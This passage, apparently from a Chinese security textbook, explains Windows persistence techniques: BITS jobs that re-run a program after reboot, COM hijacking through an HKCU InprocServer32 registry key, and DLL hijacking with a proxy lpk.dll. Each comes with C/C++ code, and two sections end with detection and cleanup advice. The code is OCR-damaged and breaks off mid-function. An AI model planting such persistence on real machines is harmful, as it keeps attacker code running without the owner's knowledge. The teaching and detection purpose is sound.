


Figure 22.6: img




Figure 22.7: img

22.5 BITS 的灵活应用

22.5.1 代码及原理介绍

BITS，后台智能传输服务，是一个 Windows 组件，它可以利用空闲的带宽在前台或后台异步传输文件，例如，当应用程序使用 80% 的可用带宽时，BITS 将只使用剩下的 20%。不影响其他网络应用程序的传输速度，并支持在重新启动计算机或重新建立网络连接之后自动恢复文件传输。

通常来说，BITS 会代表请求的应用程序异步完成传输，即应用程序请求 BITS 服务进行传输后，可以自由地去执行其他任务，乃至终止。只要网络已连接并且任务所有者已登录，则传输就会在后台进行。当任务所有者未登录时，BITS 任务不会进行。

BITS 采用队列管理文件传输。一个 BITS 会话是由一个应用程序创建一个任务而开始。一个任务就是一份容器，它有一个或多个要传输的文件。新创建的任务是空的，需要指定来源与目标 URI 来添加文件。下载任务可以包含任意多的文件，而上传任务中只能有一个文件。可以为各个文件设置属性。任务将继承创建它的应用程序的安全上下文。BITS 提供 API 接口来控制任务。通过编程可以来启动、停止、暂停、继续任务以及查询状态。在启动一个任务前，必须先设置它相对于传输队列中其他任务的优先级。默认情况下，所有任务均为正常优先级，而任务可以被设置为高、低或前台优先级。BITS 将优化后台传输被，根据可用的空闲网络带宽来增加或减少（抑制）传输速率。如果一个网络应用程序开始耗用更多带宽，BITS 将限制其传输速率以保证用户的交互式体验，但前台优先级的任务除外。

BITS 的调度采用分配给每个任务有限时间片的机制，一个任务被暂停时，另一个任务才有机会获得传输时机。较高优先级的任务将获得较多的时间片。BITS 采用循环制处理相同优先级的任务，并防止大的传输任务阻塞小的传输任务。

常用于 Windows Update 的安装更新。

BITSAdmin，BITS 管理工具，是管理 BITS 任务的命令行工具。

常用命令：

列出所有任务：bitsadmin /list /allusers /verbose

删除某个任务：bitsadmin /cancel

删除所有任务：bitsadmin /reset /allusers

完成任务：bitsadmin /complete

完整配置任务命令如下：

```
bitsadmin /create TopSecbitsadmin /addfile TopSec https://gss3.bdstatic.com/7Po3dSag_xI4khGkpo
```

下载图片到指定文件夹，完成后直接打开图片。

如果图片可以打开，那么就说明可以打开任意二进制程序。而 BITS 又有可以中断后继续工作的特性，所以下面就是解决在系统重新启动后仍能自动运行的操作。

现在将完成参数 “complete’’ 去掉，为了节省时间，将下载的远程服务器文件换成本地文件。代码如下：

```
void BitsJob()

{

    char szSaveName[MAX_PATH] = “C:\bitshello.exe”;

    if (FALSE == m_Bits)

    {

        // 释放资源

        BOOL bRet = FreeMyResource(IDR_MYRES22, “MYRES2, szSaveName);

        WinExec(“bitsadmin /create TopSec”, 0);

        WinExec(“bitsadmin /addfile TopSec \”C:\Windows\system32\cmd.exe\” \”C:\cmd.exe\”", 0);

        WinExec(“bitsadmin.exe /SetNotifyCmdLine TopSec \”C:\Windows\system32\cmd.exe\” \”cmd.e

        WinExec(“bitsadmin /Resume TopSec”, 0);

        m_Bits = TRUE;

    }

    else

    {

        WinExec(“bitsadmin /complete TopSec”, 0);

        remove(szSaveName);

        m_Bits = FALSE;
```

Figure 22.8: img

```
    }

    UpdateData(FALSE);

}
```

解除未完成状态，需要命令 “bitsadmin /complete TopSec’’。

22.5.2 运行效果图

运行之后，拷贝到 C 盘的 cmd.exe 没有出现，却依然弹出对话框。

查看 BITS 任务列表，发现任务依然存在

重启计算机，发现弹出对话框，BITS 任务依然存在。

执行命令 “bitsadmin /complete TopSec’’，出现拷贝到 C 盘的程序 cmd.exe, 任务完成。

22.5.3 检查及清除方法

BITS 服务的运行状态可以使用 SC 查询程序来监视（命令：sc query bits），任务列表由 BITSAdmin 来查询。

监控和分析由 BITS 生成的网络活动。




Figure 22.9: img




Figure 22.10: img




Figure 22.11: img

22.6 Com 组件劫持

22.6.1 代码及原理介绍

COM 是 Component Object Model（组件对象模型）的缩写，COM 组件由 DLL 和 EXE 形式发布的可执行代码所组成。每个 COM 组件都有一个 CLSID，这个 CLSID 是注册的时候写进注册表的，可以把这个 CLSID 理解为这个组件最终可以实例化的子类的一个 ID。这样就可以通过查询注册表中的 CLSID 来找到 COM 组件所在的 dll 的名称。

所以要想 COM 劫持，必须精心挑选 CLSID，尽量选择应用范围广的 CLSID。这里，我们选择的 CLSID 为：{b5f8350b-0548-48b1-a6ee-88bd00b4a5e7}，来实现对 CAccPropServicesClass 和 MMDeviceEnumerator 的劫持。系统很多正常程序启动时需要调用这两个实例。例如计算器。

Dll 存放的位置：//%APPDATA%Microsoft/Installer/{BCDE0395-E52F-467C-8E3D-C4579291692E}

接下来就是修改注册表，在指定路径添加文件，具体代码如下：

```
void CPersistenceDlg::comHijacking()

{

    HKEY hKey;

    DWORD dwDisposition;
```

```
//%APPDATA%Microsoft/Installer/{BCDE0395-E52F-467C-8E3D-C45792916//92E}

 char system1[] = "C:\Users\TopSec\AppData\Roaming\Microsoft\Installer\{BCDE0395-E52F-467C-

 char system2[] = "Apartment";

 string defaultPath = "C:\Users\TopSec\AppData\Roaming\Microsoft\Installer\{BCDE0395-E52F-4

 string szSaveName = "C:\Users\TopSec\AppData\Roaming\Microsoft\Installer\{BCDE0395-E52F-46

 if (FALSE == m_Com)

 {

    //string folderPath = defaultPath + "\testFolder";

    string command;

    command = "mkdir -p " + defaultPath;

    system(command.c_str());

    // 释放资源

    BOOL bRet = FreeMyResource(IDR_MYRES23, "MYRES2, system1);

    if (ERROR_SUCCESS != RegCreateKeyExA(HKEY_CURRENT_USER,

        "Software\Classes\CLSID\{b5f8350b-0548-48b1-a6ee-88bd00b4a5e7}\InprocServer32, 0, N

    {

        ShowError("RegCreateKeyExA");

        return;
```

```
    }

    if (ERROR_SUCCESS != RegSetValueExA(hKey, NULL, 0, REG_SZ, (BYTE*)system1, (1 + ::lstrl

    {

        ShowError("RegSetValueEx");

        return;

    }

    if (ERROR_SUCCESS != RegSetValueExA(hKey, "ThreadingModel", 0, REG_SZ, (BYTE*)system2,

    {

        ShowError("RegSetValueEx");

        return;

    }

    ::MessageBoxA(NULL, "comHijacking OK!", "OK", MB_OK);

    m_Com = TRUE;

}

else

{

    if (ERROR_SUCCESS != RegCreateKeyExA(HKEY_CURRENT_USER,

        "Software\Classes\CLSID\{b5f8350b-0548-48b1-a6ee-88bd00b4a5e7}\InprocServer32, 0, N
```

```
    {
        ShowError("RegCreateKeyExA");
        return;
    }
    if (ERROR_SUCCESS != RegDeleteValueA(hKey, NULL))
    {
        ShowError("RegDeleteValueA");
        return;
    }
    if (ERROR_SUCCESS != RegDeleteValueA(hKey, "ThreadingModel"))
    {
        ShowError("RegDeleteValueA");
        return;
    }
    remove(szSaveName.c_str());
    remove(defaultPath.c_str());
    ::MessageBoxA(NULL, "Delete comHijacking OK!", "OK", MB_OK);
    m_Com = FALSE;
```




Figure 22.12: img




Figure 22.13: img

```
    }

    UpdateData(FALSE);

}
```

22.6.2 运行效果图

运行后，文件和注册表如下：

运行计算器，弹出对话框：

22.6.3 检查及清除方法

由于 COM 对象是操作系统和已安装软件的合法部分，因此直接阻止对 COM 对象的更改可能会对正常的功能产生副作用。相比之下，使用白名单识别潜在的病毒会更有效。

现有 COM 对象的注册表项可能很少发生更改。当具有已知路径和二进制的条目被替换或更改为异常值以指向新位置中的未知二进制时，它可能是可疑的行为，应该进行调查。同样，如果收集和分析程序 DLL 加载，任何与 COM 对象注册表修改相关的异常 DLL 加载都可能表明已执行 COM 劫持。

22.7 DLL 劫持

22.7.1 代码及原理介绍

众所周知，Windows 有资源共享机制，当对象想要访问此共享功能时，它会将适当的 DLL 加载到其内存空间中。但是，这些可执行文件并不总是知道 DLL 在文件系统中的确切位置。为了解决这个问题，Windows 实现了不同目录的搜索顺序，其中可以找到这些 DLL。

系统使用 DLL 搜索顺序取决于是否启用安全 DLL 搜索模式。

WindowsXP 默认情况下禁用安全 DLL 搜索模式。之后默认启用安全 DLL 搜索模式

若要使用此功能，需创建 HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\SafeDllSearchMode 注册表值，0 为禁止，1 为启用。

SafeDLLSearchMode 启用后，搜索顺序如下：

1. 从其中加载应用程序的目录、
2. 系统目录。使用 GetSystemDirectory 函数获取此目录的路径。
3. 16 位系统目录。没有获取此目录的路径的函数，但会搜索它。
4. Windows 目录。使用 GetWindowsDirectory 函数获取此目录。
5. 当前目录。
6. PATH 环境变量中列出的目录。

SafeDLLSearchMode 禁用后，搜索顺序如下：

1. 从其中加载应用程序的目录
2. 当前目录
3. 系统目录。使用 GetSystemDirectory 函数获取此目录的路径。
4. 16 位系统目录。没有获取此目录的路径的函数，但会搜索它。
5. Windows 目录。使用 GetWindowsDirectory 函数获取此目录。
6. PATH 环境变量中列出的目录。

DLL 劫持利用搜索顺序来加载恶意 DLL 以代替合法 DLL。如果应用程序使用 Windows 的 DLL 搜索来查找 DLL，且攻击者可以将同名 DLL 的顺序置于比合法 DLL 更高的位置，则应用程序将加载恶意 DLL。

可以用来劫持系统程序，也可以劫持用户程序。劫持系统程序具有兼容性，劫持用户程序则有针对性。结合本文的主题，这里选择劫持系统程序。

Figure 22.14: img

可以劫持的 dll 有：

lpk.dll、usp10.dll、msimg32.dll、midimap.dll、ksuser.dll、comres.dll、ddraw.dll

以 lpk.dll 为列，explorer 桌面程序的启动需要加载 lpk.dll，当进入桌面后 lpk.dll 便被加载了，劫持 lpk.dll 之后，每次启动系统，自己的 lpk.dll 都会被加载，实现了持久化攻击的效果。

下面就是要构建一个 lpk.dll：

1. 将系统下的 lpk.dll 导入 IDA，查看导出表的函数
1. 构造一个和 lpk.dll 一样的导出表
2. 加载系统目录下的 lpk.DLL；
3. 将导出函数转发到系统目录下的 LPK.DLL 上
4. 在初始化函数中加入我们要执行的代码。

具体 dll 代码如下：

```
#include “pch.h”

#include <windows.h>

#include <process.h>

// 导出函数

#pragma comment(linker, “/EXPORT:LpkInitialize=_AheadLib_LpkInitialize,@1)
```

```
#pragma comment(linker, "/EXPORT:LpkTabbedTextOut=_AheadLib_LpkTabbedTextOut,@2)

#pragma comment(linker, "/EXPORT:LpkDllInitialize=_AheadLib_LpkDllInitialize,@3)

#pragma comment(linker, "/EXPORT:LpkDrawTextEx=_AheadLib_LpkDrawTextEx,@4)

#pragma comment(linker, "/EXPORT:LpkExtTextOut=_AheadLib_LpkExtTextOut,@6)

#pragma comment(linker, "/EXPORT:LpkGetCharacterPlacement=_AheadLib_LpkGetCharacterPlacement,@

#pragma comment(linker, "/EXPORT:LpkGetTextExtentExPoint=_AheadLib_LpkGetTextExtentExPoint,@8)

#pragma comment(linker, "/EXPORT:LpkPSMTextOut=_AheadLib_LpkPSMTextOut,@9)

#pragma comment(linker, "/EXPORT:LpkUseGDIWidthCache=_AheadLib_LpkUseGDIWidthCache,@10)

#pragma comment(linker, "/EXPORT:ftsWordBreak=_AheadLib_ftsWordBreak,@11)

// 宏定义

#define EXTERNC extern "C"

#define NAKED __declspec(naked)

#define EXPORT __declspec(dllexport)



#define ALCPP EXPORT NAKED

#define ALSTD EXTERNC EXPORT NAKED void __stdcall

#define ALCFAST EXTERNC EXPORT NAKED void __fastcall

#define ALCDECL EXTERNC NAKED void __cdecl
```

```
//LpkEditControl 导出的是数组，不是单一的函数（by Backer）

EXTERNC void __cdecl AheadLib_LpkEditControl(void);

EXTERNC __declspec(dllexport) void (*LpkEditControl[14])() = { AheadLib_LpkEditControl };

//添加全局变量

BOOL g_bInited = FALSE;

// AheadLib 命名空间

namespace AheadLib

{

    HMODULE m_hModule = NULL;    // 原始模块句柄



    // 加载原始模块

    BOOL WINAPI Load()

    {

        TCHAR tzPath[MAX_PATH];

        TCHAR tzTemp[MAX_PATH * 2];



        GetSystemDirectory(tzPath, MAX_PATH);

        lstrcat(tzPath, TEXT("\lpk.dll"));
```

```
    OutputDebugString(tzPath);

    m_hModule = LoadLibrary(tzPath);

    if (m_hModule == NULL)

    {

        wsprintf(tzTemp, TEXT("无法加载 %s, 程序无法正常运行。"), tzPath);

        MessageBox(NULL, tzTemp, TEXT("AheadLib"), MB_ICONSTOP);

    };



    return (m_hModule != NULL);

}



// 释放原始模块

VOID WINAPI Free()

{

    if (m_hModule)

    {

        FreeLibrary(m_hModule);

    }
```

```
}



// 获取原始函数地址

FARPROC WINAPI GetAddress(PCSTR pszProcName)

{

   FARPROC fpAddress;

   CHAR szProcName[16];

   TCHAR tzTemp[MAX_PATH];



   fpAddress = GetProcAddress(m_hModule, pszProcName);

   if (fpAddress == NULL)

   {

